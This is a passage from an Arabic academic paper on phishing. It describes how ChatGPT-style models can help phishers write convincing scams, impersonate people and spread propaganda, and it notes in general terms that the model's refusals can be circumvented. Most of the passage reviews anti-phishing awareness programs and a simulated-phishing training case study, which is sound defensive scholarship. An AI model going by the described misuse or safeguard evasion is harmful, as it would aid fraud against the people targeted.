.وقد توفر شات جي بي تي المتصيدين فرصًا جديدة ، خاصةً بالنسبة للجرائم التي تنطوي على الهندسة الاجتماعية ، نظرًا لقدرتها على الرد على الرسائل واعتماد أسلوب كتابة معين ومنح شرعية للعديد من انماط الاحتيال باستخدام شات جي بي تي لتوليد مشاركة مزيفة على مواقع التواصل الاجتماعي ، كالترويج للعروض الاستثمارية الاحتيالية، وهذه الانماط من الاتصالات الاحتيالية يجب على المتصيدين إنتاجها بمفردهم، اما في حالة الهجمات فان الضحايا يمكنهم تحديد طبيعة الرسالة التصيدية بسبب الأخطاء الإملائية أو النحوية أو محتواها الغامض أو غير الدقيق .

كما يمكن انتاج هذه الأنواع من التصيد الاحتيالي بشكل أسرع واكبر وأكثر دقة بمساعدة LLMs القادرة على اكتشاف وإعادة إنتاج أنماط اللغة لا تسهل فقط التصيد الاحتيالي، ولكن يمكن ان تستخدم لانتحال طريقة حديث الاشخاص أو المجموعات ويمكن إساءة استخدام هذه القدرات لتضليل الضحايا وكسب ثقتهم كما ان قدرات شات جي بي تي تتناسب مع العديد من الجرائم الإرهابيه والدعاية والمعلومات المضللة فيمكن استخدامه لجمع المعلومات التي تيسر ارتكاب الجرائم الإرهابية كتمويل الإرهاب أو مشاركة الملفات المجهولة كما يتيح للمتصيدين إنشاء ونشر الرسائل التي تعكس سردًا معينًا بجهد بسيط فيمكن مثلا استخدام شات جي بي تي لإنشاء دعاية عبر الإنترنت نيابة عن جماعة ارهابية للترويج أو الدفاع عن بعض الآراء المعلومة كمعلومات مضللة ومزيفة[1]

[1] Takashi Koide, Naoki Fukushi, Hiroki Nakano, Daiki Chiba, Detecting Phishing Sites Using ChatGPT,2023, pp:2-6, https://arxiv.org/pdf/2306.05816.pdf

(ISSN: 2356 - 9492)

كما انه بينما ترفض شات جي بي تي الرد على مطالبات تعتبرها محظورة وتؤدي للمساهمة في ارتكاب جرائم خطيرة على رأسها الارهاب الا انه يمكن التحايل على هذه المحظورات وهو ما سيؤدي لتسهيل نشر المعلومات المضللة وخطاب كراهية والمحتوى الإرهابي عبر الإنترنت - بل سيسمح للمتصيدين ان يمنحوها مصداقية، بعد أن انشئت بواسطة الآلة ، فتبدو موضوعية عما لو تم إنتاجها بشريا.[1]

المبحث الثالث

مكافحة التصيد الاحتيالي

المطلب الاول

الوقاية من التصيد الاحتيالي

الفرع الاول

اهمية الوقاية من التصيد الاحتيالي

اولا: مخاطر التصيد الاحتيالي:

[1] ChatGPT, The impact of Large Language Models on Law Enforcement, Europol Public Information, 2023, pp:7-9, https://www.europol.europa.eu/cms/sites/default/files/documents/Tech%20Watch%20Flash%20-%20The%20Impact%20of%20Large%20Language%20Models%20on%20Law%20Enforcement.pdf

تتسبب هجمات التصيد الاحتيالي في خسائر تقدر بمليارات الدولارات للشركات والأفراد حيث يحوز الافراد العديد من الحسابات الشخصية على مواقع الوتاصل الاجتماعي والتي تحوى العديد من البيانات الشخصية الحساسة مثل كالصور الشخصية والبيانات الهامة التي قد لا يتبين غير مالدربين على الامن عبر الانترنت اهميتها او خطورتها استغلالها من المتصيدين عليهم وعلى سمعة مؤسساتهم التي يعملون بها او يديرونها

ومن الملاحظ والموثق ايضا التزايد الكبير الحادث في معدل جرائم التصيد الاحتيالي منذ بداية الجائحة والتحول الرقمي المفاجيء لكافة الانشطة الشخصية والمهنية والمؤسسية للاشخاص والمؤسسات الحكومية والخاصة ومن ابرز هذه التغيرات التي ادت لتزايد التعرض للتصيد الاحتيالي العمل والتعلم من المنزل عن بعد حيث جعلت الموظفين معرضين بشكل اكبر واخطر للتصيد الاحتيالي عبر رسائل البريد الالكتروني

حيث اشارت الاحصائيات الى استهداف ثلاث مؤسسات للتعليم العالي في الولايات المتحدة من قبل مجرمي الإنترنت باستخدام اسلوب فيروسات الفدية، حيث بدأت برسالة تصيد عبر البريد الإلكتروني وهو ما ابرز اهمية تعزيز الوعي لدى الموظفين والمستخدمين للانترنت في العمل او اداء المهام الوظيفية او الشخصية بشأن التصيد الاحتيالي لحماية معلوماتهم الحساسة من استغلالها غير المصرح به، وبالتالي التوعية بالتصيد الاحتيالي هامة.[1]

تمثل التوعية أفضل أداة وقائية للمنظمات ضد التهديدات الإلكترونية ومع ذلك ، فإن الوعي بالتصيد الاحتيالي هو عملية تتغير باستمرار ويجب أن تحافظ على معاييرها من خلال قياسها وإدارتها بشكل مستمر ، لذا تعمل بعض المنظمات على تعزيز وعي الأفراد بالتصيد الاحتيالي من خلال استخدام حملات التوعية والتثقيف المستمرة بشأن التصيد الاحتياليوالتي تهدف لتثقيف المستخدمين حتى يمكنهم التعرف على رسائل البريد الإلكتروني التصيدية واتخاذ الإجراءات المناسبة لأن زيادة المعرفة

[1] THE ESCALATION OF DIGITAL FRAUD: GLOBAL IMPACT OF THE CORONAVIRUS, October 2020, javelin, pp:5-7, https://www.sas.com/en/whitepapers/escalation-of-digital-fraud-111830.html

(ISSN: 2356 - 9492)

الأمنية للمستخدمين يمكن أن تقلل من احتمالية خداع رسائل البريد الإلكتروني الاحتيالية لهم وفي هذا الشأن أوصى Aleroud و Zhou باستخدام اختبار حاصل ذكاء التصيد ، مثل محاكاة هجوم التصيد الاحتيالي ، وتثقيف الأفراد كطريقتين رئيسيتين لزيادة الوعي بالأمن السيبراني كما اقترح أكويستي وكرانور وهونج وبلير وفام أن التدريب المضمن هو وسيلة مهمة لتحسين الوعي بالتصيد الاحتيالي ، والذي يمكن أن يكتسب تأثيرات إضافية بعد عمليات الإعدام المتكررة .تُظهر الأدبيات الموجودة بعض الدراسات السابقة حول محاكاة هجمات التصيد الاحتيالي ، وتعليم التصيد الاحتيالي ، وفعالية التوعية بالتوعية بالخداع ، ولكن حتى الآن هناك بحث محدود يركز على حملات التوعية بالتصيد الاحتيالي المشتركة التي تشتمل على محاكاة هجمات التصيد والتصيد الاحتيالي المضمن تعليم، وبالتالي ، يتم الاعتماد على نظرية التكييف الفعال لدراسة تأثير الحملة المدمجة على الأفراد ، حيث أن الوعي بالتصيد الاحتيالي هو عملية تعلم يمكن من خلالها تقوية سلوك الأفراد عن طريق التعزيز والعقابوقد ركزت الدراسات الحالية على طرق توليد الوعي بالتصيد الاحتيالي ، لكنها أطلعت على جمعيات التحفيز والاستجابة للفرد[1].

ثانيا:اسلوب نظرية التكيف الفعال لتعزيز الوعي بالتصيد الاحتيالي

وفقًا لسكينر ، مؤسس نظرية التكييف الفعال ، فإن التكييف الفعال هو طريقة تعلم سلوكية تحدث من خلال المكافآت والعقوبات وقد بينت التجارب التي قدمها سكينر أن سلوك الكائنت الحية يمكن تعديلها بالتعزيز - أي ان السلوك المعزز يميل للتطور والتحسن بينما السلوك غير المعزز يتحول للضعف وتعد نظرية التكييف الفعال مفيدة في هذا السياق لأن التوعية بالتصيد الاحتيالي هي ترتيب لحالات الطوارئ للتعزيز .في دراسة الحالة هذه ، ينظم فريق الأمن السيبراني عمليات التوعية بالتصيد الاحتيالي وبرامج التدريب التي تسرع التعلم وتزيد من الوعي بالتصيد الاحتيالي ، والذي من الممكن اكتسابه ببطء بالاعتماد على نظرية التكييف الفعالة لسكينر ، مثال ذلك ، تم إرسال رسالة تهنئة

[1] Surachai Chatchalermpun, Therdpong Daengsi, improving cybersecurity awareness using phishing attack Simulation, Annual Conference on Computer Science and Engineering Technology (AC2SET) 2020, pp:1-3, https://iopscience.iop.org/article/10.1088/1757-899X/1088/1/012015

عندما تم اكتشاف بريد إلكتروني احتيالي والإبلاغ عنه من قبل أحد الأفراد ، وبالتالي تعزيز ومكافأة السلوك الصحيح وفي المقابل ، عندما تم الاطلاع على بريد إلكتروني تصيدي تمت معاقبة الموظف الذي وقع ضحية للتصيد [1]

لذا فان تعزيز التدريب على مكافحة التصيد بين الموظفين لكي تكون برامج الوقاية من التصيد فعالة، يجب أن تكون ديناميكية وتفاعلية، وهو ما يمكن تحقيقة باستخدام اساليب متنوعه من التدريب خاصة اسلوب السيناريوهات حيث يتم وضع سيناريو تدريبي يقوم على استهداف الموظفين بتصيد احتيالي محاكي للحقيقة واتباع الية محددة مسبقا لمتابعة مدى تفاعل الموظف واستجابته للتصيد وذلك برصد عدد النقرات التي يقوم بها الموظفين على الروابط التصيدية التي يتم ارسالها لهم وقد تتراوح الخيارات الأخرى من تدريبهم عن بعد ، او من خلال ورش عمل متخصصة ، والتي تعد وسيلة فعالة لتثقيف الموظفين ، ولكي يتوافق المحتوى التدريبي مع ما يحدث في الحقيقة اثناء ادارة العمل ويعد تأثير إدارة مجلس الإدارة عاملاً رئيسيًا في تعميم وتنفيذ برامج التوعية من هجمات التصيد الاحتيالي لجعل هذه التدريبات متصلة بالعمل المؤدي بالفعل بواسطة المتدربين واعتبارها أولويةومن الملاحظ ان الموظفين رفيعي المستوى يفتقرون للوعي بانماط التصيد بالرمح ، لذا فانهم معرضون بشكل متزايد للاستهداف من المتصيدين

كما ترتبط الوقاية والتوعية بالحلول التكنولوجية حيث ان التدريب والتثقيف بشأن اساليب التصيد يسهل على الموظفين المتلقين للتدريبات اكتشاف هذه النوعية من الرسائل والابلاغ عنها ، كما تساعد الموظفين على ان يكونوا مستعدين باستمرار وقادرين على اتخاذ القرارات الصحيحة عند مواجهة هجمات التصيد الاحتيالي

[1] F Rahmad , Y Suryanto , K Ramli, Performance Comparison of Anti-Spam Technology Using Confusion Matrix Classification, IOP Conference Series: Materials Science and Engineering, Materials Science and Engineering 879 (2020) 012076, pp:2-6, https://iopscience.iop.org/article/10.1088/1757-899X/879/1/012076

(ISSN: 2356 - 9492)

يجب ألا تقتصر مجالات التوعية على اساليب كشف البريد الإلكتروني التصيدي فقط ، بل ان تكون حافز للمتدربين لاستخدام كلمات مرور قوية ومصادقة متعددة المستويات وتتضمن أمثلة برامج التوعية كاحد محاور الوقاية من التصيد الاحتيالي ما يلي:

1- حملة اليوروبول 2018 :#CyberScams تم إطلاق حملة التوعية #CyberScams بالتعاون مع 28 جهه امنية في الاتحاد الأوروبي والدول غير الأعضاء في الاتحاد الأوروبي و 24 اتحاد مصرفي في شهر الأمن السيبراني في اوروبا عام 2018 .كما تم تقديم مواد التوعية بـ 27 لغة وتضمنت معلومات عمليات التصيد الاحتيالي المشهورة و كيف يمكن تجنبها

2- "خذ خمسة لوقف الاحتيال": تم إطلاق هذه الالية للتوعية بواسطة Financial Fraud Action UK لتعزيز قدرات المستخدمين السيطرة والتغلب على الاحتيال المالي - وخاصة الاحتيال الخاص بالتحويلات البنكية، والبرنامج مدعوم حكوميا ويتم تنفيذة بواسطة مؤسسات صناعة المدفوعات في المملكة المتحدة ، وشركات الخدمات المالية ، والاجهزة الامنية ، ومقدمي خدمات الاتصالات ، والقطاع التجاري والعام، وتحث على التفكير في مدى صحة ما يتم تداولة من معلومات وبيانات [1] .

3- مبادرة الاتحاد الأوروبي للتصيد الاحتيالي EU PI :(EU-PI) وهو مشروع يمولة الاتحاد الأوروبي يقوم على توفير موقعا للابلاغ عن انشطة التصيد الاحتيالي وتحديد الانماط والاساليب الاجرامية الجديدة ليمكن الحد من الهجمات على متصفحات الويب وهذه المنصة متاحة في فرنسا ولوكسمبورغ وهولندا .

4- مجموعة عمل مكافحة التصيد الاحتيالي (APWG) وهي اتحاد دولي بين القطاع العام والخاص لتوحيد أصحاب المصلحة في مكافحة التصيد الاحتيالي .وتضم حوالي 2200 عضو من رجال الأعمال والحكومة والاجهزة الامنية ، والمنظمات غير الحكومية ، وقد حققت العديد من المزايا والفوائد في مجال تبادل المعلومات وتعزيز الوعي باساليب ومخاطر التصيد الاحتيالي .

[1] Kevin Townsend, Europol on Methodology Behind Successful Spear Phishing Attacks, https://www.securityweek.com/europol-methodology-behind-successful-spear-phishing-attacks/

5- بروتوكول لندن: وهي مبادرة قام باطلاقها مجلس أمن سلطة الشهادات (CASC) للحد من التصيد الاحتيالي للمواقع ذات شهادات OV و .EV يتم تنفيذها طوعيا بمشاركة سلطات التصديق[1].

وفي النهاية يمكن القول ان التوعية هي أفضل طريقة لمقاومة هجمات الهندسة الاجتماعية لأنها تقلل من المخاطر والتهديدات التي يمكن تمس محاور الخطة التأمينية لنظم المعلومات مثل سلاسل الأمان والموظفين. حيث ان التوعية تعزز الفهم لدى المستخدمين فيما يتصل بتأمين شبكاتهم ، وزيادة القدرة على تحديد هوية المتصيدين والإبلاغ عن الأنشطة التصيدية التي تهدد امن المؤسسة وامنهم الشخصي.

الفرع الثاني

اساليب التوعية من التصيد الاحتيالي

تم اقتراح طرق متعددة للتوعية من التصيد الاحتيالي فاقترح جنسن ودينجر ورايت وتاتشر أسلوب تدريب اليقظة الذهنية الذي يعلم الأفراد الانتباه إلى تقييم الرسائل والوعي بالمحتوى والرسائل المشبوهة

[1] https://www.europol.europa.eu/sites/default/files/documents/report_on_phishing_a_law_enforcement_perspective.pdf

(ISSN: 2356 - 9492)

طور Arachchilage و Love و Beznosov نموذج للعبة كوسيلة لتعزيز الوعي باسليب التصيد الاحتيالي ، ومن خلال تجربة الاداة تبين أن إدراك المتدربين للتهديدات وعوامل الخطورة المتوقعه قد يحقق الاثر الامرجو منه وتفادي المخاطر المنطوية على الرسائل الاحتيالية .

كما استحدث كلا من Kumaraguru ، Sheng ، Acquisti ، Cranor ، Hong اسلوبا لتعزيز الوعي بالمخاطر المنطوية على التصيد الاحتيالي قائم على رسائل التصيد البريدية الالكترونية والالعاب عبر الانترنت[1] .

كما استحدث Wen و Lin و Chen و Andersen لعبة تحاكي التصيد الاحتيالي تسمى "What.Hack"[2] وتم اجراء مقارنة تحليلية مع هذه اللعبة .

بينما صمم Canova و Volkamer و Bergmann و Borza36 تطبيق خاص بالهواتف الذكية يرتكز على الألعاب تحت اسم "NoPhish" يهدف لتدريب الموظفين على التفرقة بين العناوين الحقيقية والمزيفة التي تستهدف تصيدهم

كما اقترح Tseng و Chen و Lee و Weng49 استراتيجية لمواجهه هجمات التصيد الاحتيالي وقاموا من خلالها بابتكار لعبة تدريبية على التصيد الاحتيالي يمكن التيقن من فاعليتها .

اما كلا من Sheng و Magnien و Kumaraguru و Acquisti و Cranor و Hong و Nunge فقد وجدوا أن طريقة الألعاب ذات فعالية كبيرة في تدريب الموظفين على كشف التصيد الاحتيالي .

[1] تم استخدام عملية عملية تصميم تكرارية لتطوير اللعبة حيث استفادت التكرارات الاولي من النماذج الورقية لاكتشاف تصميمات مختلفة .عقب اختبارات اللعب وملاحظات الباحثين ، بشأن محتوى اللعبة وتصميم اللعبة ، حيث تم تطوير نموذج أولي تم اختبارة ثم تكرارة وفقا لملاحظات المستخدمين وسلوكهم لتحسين آليات اللعبة والرسائل .ثم تم تصميم مظهر وإحساس مصقول باستخدام صور وأصوات جذابة.

[2] Zikai Alex Wen, Zhiqiu Lin, Rowena Chen, Erik Andersen, What.Hack: Engaging Anti-Phishing Training Through a Role-playing Phishing Simulation Game, CHI 2019, May 4–9, 2019, Glasgow, Scotland, UK,pp:2-5, file:///C:/Users/Admin/Downloads/WhatHack_Engaging_Anti-Phishing_Training_Through_a.pdf

كما تبين للباحثين Kumaraguru و Rhee و Sheng و Hasan و Acquisti و Cranor و Hong و Xiongو Proctor و Yang و Li25 أن توفير التدريب المضمّن بعد تعرض الموظف للهجوم بدلاً من إرسال ذات المحتوى التوعوي عبر البريد الإلكتروني اكثر فعالية تدريبيا فعندما يدرك الموظفين عدم قدرتهم على التعرف على رسائل البريد الإلكتروني التصيدية ، فمن المؤكد انهم سيهتمون بالتدريب .

وتعد محاكاة التصيد الاحتيالي باستخدام التدريب المضمّن تجربة توعية فعالة ، حيث يتم استخدام مزيج من الملاحظات النصية والرسوم البيانية حول التصيد الاحتيالي وقد كشفت العديد من الدراسات أن التعليم من خلال المحتوى التفاعلي فعال في زيادة الوعي بأمن التصيد الاحتيالي .تماشياً مع مبادئ العلوم السلوكية[1]..

أجريت دراسة حالة في مؤسسة للتعليم العالي في أستراليا استهدفت:

(1) :تقليل اعداد الضحايا من الموظفين الذين يتم خداعهم وتصيدهم احتياليا عبر البريد الالكتروني

(2)زيادة الابلاغ عن الرسائل الإلكترونية التصيدية لتمكين فريق الاستجابة من تقليل الاضرار

(3)تحديد المجموعات الأكثر تعرضا للتصيد الاحتيالي

يضمن الحجم الكبير للموظفين أن نتائج الدراسة تمثل جميع أنواع الأفراد من الإدارة العليا إلى العمال المؤقتين

شمل إجمالي المشاركين 10928 فردًا (بدوام كامل ، وبدوام جزئي ، وعمال عرضيين ، وعلماء زائرون) من 16 قسمًا .تم إخفاء اسم القسم بناءً على طلب المؤسسة التعليمية .

[1] William Yeoh, He Huang, Wang-Sheng Lee, Fadi Al Jafari & Rachel Mansson, Simulated Phishing Attack and Embedded Training Campaign, journal of Computer Information Systems, 2021.pp:2-6, https://doi.org/10.1080/08874417.2021.191994

(ISSN: 2356 - 9492)

تعبر P1 إلى P10 عن الوحدات المهنية ، بينما تعبر عن A11 إلى A16 الوحدات الأكاديمية حيث تضم الأقسام المهنية اقساما وظيفية كالقسم المالي والتكنولوجي والتخطيط والبحوث ، وتضم الأقسام الأكاديمية كليات الصحة والهندسة وحاسبات ومعلومات وفنون وادارة اعمال والتعليم.

ونظرا للتغيرات في موظفي المنظمة ، توالت تنقلات العاملين المشاركين كل شهر ولكي يمكن مقارنة فعالية دورات التوعية بالتصيد الاحتيالي ، أجرت المؤسسة التعليمية تمرينًا في أبريل 2019. حيث تم توزيع مجموعة من 14 اسلوب من اساليب رسائل التصيد الاحتيالي بواسطة منصة تصيد[1] .

وخلال المدة من يوليو 2019 الي يناير 2020 ، تم تنظيم 6 دورات للتوعية بالتصيد الاحتيالي ، مع 6 انماط مختلفة من رسائل التصيد الاحتيالي بالبريد الإلكتروني ، مع جعل كل دورة لمدة شهر واحد.

ووفقا لمبدأ العلوم السلوكية يتم تطوير العادة في 28 يومًا ؛ وبالتالي ، تم تحديد الدورة التدريبية مرة واحدة كل شهر ، باستثناء شهر أغسطس لأنها كانت عطلة الفصل الدراسي مع عدد قليل من المتدربين.

يعتمد نوع محاكاة هجوم التصيد الاحتيالي الذي تلقاه المتدرب عبر البريد الإلكتروني على الشهر الذي تم فيه توزيع هجوم التصيد الاحتيالي حيث .احتوت كل رسالة بريد إلكتروني احتيالية على مكونات تسجل تعامل الفرد مع البريد الإلكتروني ، مثل الرد أو الفتح أو النقر فوق ارتباط مضمن أو الإبلاغ

فإذا وقع شخص ضحية البريد الإلكتروني للتصيد الاحتيالي ، يتم توجيهه إلى صفحة تعليم فيديو للتصيد الاحتيالي أنشأها فريق الأمن السيبراني .كما ان البرنامج التدريبي لم يقم بجمع أو تخزين كلمات مرور المتدربين أو اي بيانات اخرى حساسة ، حتى لو أدخلها المتدربين في حقول النموذج كما تم تصميم البرنامج التدرريبي بحيث لو ولج المتدربين لصفحة التصيد المعدة للتدريب فور الوقوع في

[1] Firman firmansyah, Exposing generational and gender gap in phishing awareness among young adults: A survey experiment, VII INTERNATIONAL CONFERENCE "SAFETY PROBLEMS OF CIVIL ENGINEERING CRITICAL INFRASTRUCTURES" (SPCECI2021), pp:2-5, https://www.academia.edu/99615520/Exposing_generational_and_gender_gap_in_phishing_awareness_among_young_adults_A_survey_experiment

فخ التصيد المعد للتدريب، فانهم لن يقعوا في نفس الخطأ ثانية وتم ملاحظة تغير في سلوك المتدربين بسبب التدريب تمثل في الاتي:

(1) تقليل استخدام نظم المعلومات بشكل يمثل تهديد ودون حذر او تبصر بالمخاطر ،

(2) تزايدت اعداد البلاغات بشأن محاولات التصيد عبر البريد الالكتروني .

تلقى كل فرد بريدًا إلكترونيًا لهجوم التصيد الاحتيالي كل شهر خلال التجربة، وكان الاسلوب المتبع هو اغراء المستخدمين بالنقر على الروابط التصيدية أو الاطلاع على المرفقات المتضمنه لبرمجيات التصيد بالبريد الإلكتروني[1]

تحدد رسائل البريد الإلكتروني المخادعة من خلال العناصر الأربعة التالية

1- الاسم والعنوان الموجودان في حقل مرسل البريد الإلكتروني غير متطابقين
2- وجود أخطاء في البريد الإلكتروني ، مثل الأخطاء الإملائية أو النحوية أو المسافات غير الصحيحة
3- البريد الإلكتروني يشجع على اتخاذ إجراءات فورية
4- لا يتطابق نص الرابط عند تمرير مؤشر الماوس بين نص الرابط وعنوان الارتباط المعروض

الوعي بالتصيد الاحتيالي وإطار التدريب المضمن بالاعتماد على نظرية التكييف الفعال وقواعد تعليم الهندسة الاجتماعية والتصيد :

يبدأ إطار العمل بتلقي كل فرد في نظام البريد الإلكتروني بريدًا إلكترونيًا يدعوه للنقر فوق ارتباط لموقع ويب خارجي .وتعد معاملة غير آمنة ، إذا استجاب الفرد بشكل غير آمن للبريد الإلكتروني الاحتيالي ، أو فتح مرفق exe. ، أو تجاهل البريد الإلكتروني، وتم جمع بيانات المعاملة غير الآمنة للمستخدم، ويوجه هذا السلوك الأفراد إلى صفحة "إعادة التوجيه لتسجيل الدخول" ويتلقون

[1] Matthew L. Jensen, Alexandra Durcikova, Ryan T. Wright, Combating Phishing Attacks: A Knowledge Management Approach, Proceedings of the 50th Hawaii International Conference on System Sciences | 2017, pp:4288-2489, http://hdl.handle.net/10125/41681

(ISSN: 2356 - 9492)

"تدريبًا مضمنًا" على صفحة الويب تلك لإعلامهم بسلوكهم غير الآمن ، أي أنه يتم إعادة توجيه الموضوعات التصيدية إلى صفحة ويب تحتوي على معلومات تعليم التصيد

تحتوي صفحة الويب على مقطع فيديو تعليمي حول كيفية التعرف على أنماط التصيد الاحتيالي ومثال على البريد الإلكتروني التصيدي، كما يتلقون رسائل بريد إلكتروني تحتوي على روابط لموقع إلكتروني لتعليم الأمن السيبراني ووحدة تدريبية إلزامية للتوعية بالتصيد الاحتيالي

إذا أبلغ أحد الأفراد عن محاكاة بريد إلكتروني للتصيد الاحتيالي عبر "تنبيه التصيد الاحتيالي" ، فيظهر للمتدرب عبارة "مبروك" ، لقد كشفت محاولة تصيد احتيالية من خلال برنامج تدريبي للمحاكاة ." كما ان الملفات الخاصة بالموظفين المتدربين سوف ستتلقى رسائل بريد الكتروني من فريق الأمن السيبراني لشكرهم وابلاغهم أن البريد الإلكتروني التصيدي المبلغ به قد وضع ضمن القائمة السوداء وهو ما يعزز سلوك المتدرب الصحيح[1] .

يتم تسجيل بيانات التدريب في قاعدة بيانات المنصة الخاصة بمحاكاة التصيد الاحتيالي، والمستخدمة لدراسة تأثير محاكاة هجمات التصيد الاحتيالي والتدريب المدمج، وبرغم ذلك فإن المعلومات السرية أو الحساسة التي يدخلها المتدربين لا تسجل ولا تخزن كما يمكن الاستفادة من التوعية بالتصيد الاحتيالي والمحتوى التدريبي كإطار عمل للمستفيدين من التأمين السيبراني في التخطيط لبرامج التوعية بالتصيد الاحتيالي .ويعد هذا الاطار عالميًا ، ويمكن تطبيقة في اي منظمة بسهولة وتنفيذ دورات محاكاة التصيد بشكل منظم.

<u>وقد اسفرت نتائج التجربة وتحليلها عن الاتي:</u>

كان النقر على روابط وبريد التصيد الاحتيالي لجميع الواحدات متناقصا تدريجيا من نطة البداية إلى دورات التدريب الستة، باستثناء القسم أ 15حيث كان شهر أكتوبر 2019 هو الأدنى في النقر في جميع الوحدات ، وتراوحت نسب النقر للظهور من 0٪ إلى 4٪ .من بين الوحداث الـ 16 ، فقام 33٪ من المتدربين في الوحدة P9 بالنقر على الروابط الخارجية في رسائل البريد الإلكتروني التصيدية .كما كان

[1] P.Kalaharshaa,b , B. M. Mehtrea, Detecting Phishing Sites - An Overview,2021, pp:2-6, https://arxiv.org/pdf/2103.12739.pdf

أسرع انخفاض أيضًا .P9 بعد نقطة البدء ، وكان الاستجابة غير الآمنة في هذه الوحدة لرسائل البريد الإلكتروني التصيدية 0٪ .

في المرحلة الأولى ، قام 33٪ من المستخدمين باجراءات خطرة في نوفمبر وهو ما يعد أعلى مستوى من التصريح ببيانات حساسة في الدورة التدريبية .

لم تتعرض الوحدة P2 لأي اجراءات خطرة وبذلك كانت الافضل

كان الافصاح الخطر للوحدات الاخرى أقل من 20٪ .

كان عدد الأشخاص الذين أبلغوا عن رسائل البريد الإلكتروني للتصيد الاحتيالي لنظام الإبلاغ عن "تنبيه الاحتيال" التابع للجهة المشرفة على التدريب اتجاهًا تصاعديًا عامًا من وقت البدء إلى نهاية التدريب[1]

في جميع الأقسام ، باستثناء الوحدةP9 ، كان الإبلاغ عن رسائل البريد الإلكتروني التصيدية في أعلى مستوى في الدورة النهائية للحملة وأبلغ ما معدله 8٪ فقط من الأقسام الـ 16 خلال فترة الأساس عن رسائل بريد إلكتروني للتصيد الاحتيالي ، لكن هذا الرقم وصل إلى أعلى متوسط بنسبة 35٪ في نهاية دورة التوعية بالتصيد الاحتيالي .

الوحدات P4 و P10 كانت في بداية التدريب أفضل الإدارا .فكان لهما قيم متشابهة بلغت 18٪ و 17٪ ، بينما الوحدة P1 و P2 و P9 كانت الأسوأ في البداية ، لعدم قيامهم بالإبلاغ عن الرسائل التصيدية.

3. .تحليل النتائج: تعرض 8189 متدرب في الدورات الست لمحاكاة هجمات التصيد الاحتيالي .حيث مثلوا مجموعة أشخاص مع وجود مستمر في المنظمة وسمحوا لنا بتتبع تأثير الحملة على عينة تم تدريبها وتثبيتها دون تغيير حيث قام الموظفون بالنقر على 8.3٪ من رسائل البريد الإلكتروني التصيدي

[1] Alex Faivusovich, FRAUD FIGHTERS MANUAL FOR FINTECH, CRYPTO, AND NEOBANKS, 2023, pp:123-125, https://www.unit21.ai/resources/fraud-fighters-manual

(ISSN: 2356 - 9492)

التي وردت اليهم ، ونقر الزوار ممن لهم بريد إلكتروني بالجامعة على 6.9٪ من الرسائل التصيدية ، بينما لم ينقر الموظفون العاديون ولا الزوار على 6.6٪ من رسائل البريد الإلكتروني .

ونقر 66 متدرب أربع مرات أو أكثر (النطاق من 0 إلى 7) على بريد إلكتروني محاكي للتصيد الاحتيالي كان غالبيتهم من الموظفين المؤقتين 54.6) ٪ وركز هذا التحليل على المجموعات الأخرى داخل المنظمة التي ليست محل تركيز برامج التدريب على الأمن السيبراني.

الإبلاغ عن الرسائل التصيدية ، قام 137 فردًا من 8189 فردًا (1.7٪) بالابلاغ عن بريد إلكتروني تصيدي ست مرات أو أكثر (النطاق من 0 إلى 7)وهو ما يمثل ثغرة امنية[1]

تظهر الأبحاث أن المحاولات المخططة والعشوائية لتدريب المجموعات الفرعية للموظفين ليست فعالة، لذا لكي يمكن تعزيز الدفاعات الداخلية ضد التهديدات السيبرانية في مجال التصيد الاحتيالي ، يجب تدريب 100٪ من الموظفين شهرياوهو امر صعب الى حد ما ويترتب على عدم تنفيذة وجود "ثغرات" أمنية متمثلة في الموظفين غير المدربين

اما عدم معرفة مستوى وعي الموظفين بالتهديدات فانها تعرض المنظمة لخطر كبير حيث قد يتمكن المتصيدون من استهداف هؤلاء الموظفين والنفاذ من خلالهم لاسرار المؤسسة

توجد فترة من الوقت سيكون للدروس المستفادة من التدريب تأثير كبير على الموظفين وهنا يمكن أن يحقق تقديم محتوى فعال وجذاب في الوقت المناسب اثرا ايجابيا مستمرا ، كما ان الموظفون الذين يتلقون التدريب في الوقت المناسب هم الاقدر على تذكر ما تعلموة والاوعي بالمخاطر ، ولديهم استجابة ايجابية لسيناريوهات الهجوم المستقبلية .

لذا يجب على المؤسسات التيقن من تلقي الموظفين المحتمل ان يتعرضوا للتصيد الاحتيالي بحكم طبيعة وظائفهم للتدريب الكافي المستمر والمتدرج لفهم طرق واساليب التصيد واجتياز التدريب المحاكي

[1] https://hbr.org/2020/09/boost-your-resistance-to-phishing-attacks

كما يجب الا يكون التدريب متوقعا سواء في محتواة او اسلوبة او تدرجة او السيناريوهات التي سيتم التدريب عليها كما يجب ان يكون مفاجئا بوضع برنامج تدريبي مستمر ومتدرج المراحل لأن بناء التوقعات بأن التهديد يمكن أن يظهر في أي وقت يجعل الموظفين يقظين بين الدورات التدريبية .اما الذين يتلقون تدريب مؤقت معرضين للأخطاء، لأن سيناريوهات الهجوم تتغير

تضمن الدورات التدريبية المستمرة أن الموظفين الجدد سيتم تأهيلهم بشكل صحيح ، وتعزز حقيقة أن الأمن هو مسألة ذات أهمية 7/24 - وليس فقط وضع علامة في مربع الامتثال لتلبية الحد الأدنى من المتطلبات[1]

في مرحلة ما يتقن الجميع أساسيات التعامل مع التهديدات وحيث ان المتصيدين لن يتوقفوا عن محاولاتهم ، لذا فالتدريب يجب ان يكون متدرجا بشكل تصاعدي وان يتم زيادة صعوبة المحاكاة والسياقات لتعزيز تدريب الموظفين، وفي هذا السياق نجد ان التنبؤ بالتهديدات الفعلية مسألة صعبة وتتطلب متابعه مستمرة لتأثير التدريب لضمان دقة التوقعات ويفضل أن يتم تعزيز معارف مسئولي الامن السيبراني القائمين على التدريب باساليب التصيد المشهورة وتطوراتها.

بالرغم من فعالية المفاجأة في التدريب في كشف التصيد ، فإن التدريب العشوائي أو المتقطع يمكن ان يؤدي لنتائج عكسية لذا يجب على المؤسسات المحترفة في تدريب موظفيها على رصد التصيد القيام بالتدريب مرة أو مرتين شهريًا

عند تحديد فريق الامن السيبراني مرحلة اولي للتدريب يمكن تحديد أداء الموظف حيث يتيح فهم البيانات المتعلقة "بنقطة البداية" للموظفين ، أو الاستجابة للتهديدات ، تحديد مشكلات الوعي بالتهديدات وتحديد كيفية التعامل معها وتقليلها.

[1] Surachai Chatchalermpun1, Therdpong Daengsi, Improving cybersecurity awareness using phishing attack simulation, Annual Conference on Computer Science and Engineering Technology (AC2SET) 2020, pp:1-3, https://iopscience.iop.org/article/10.1088/1757-899X/1088/1/012015

(ISSN: 2356 - 9492)

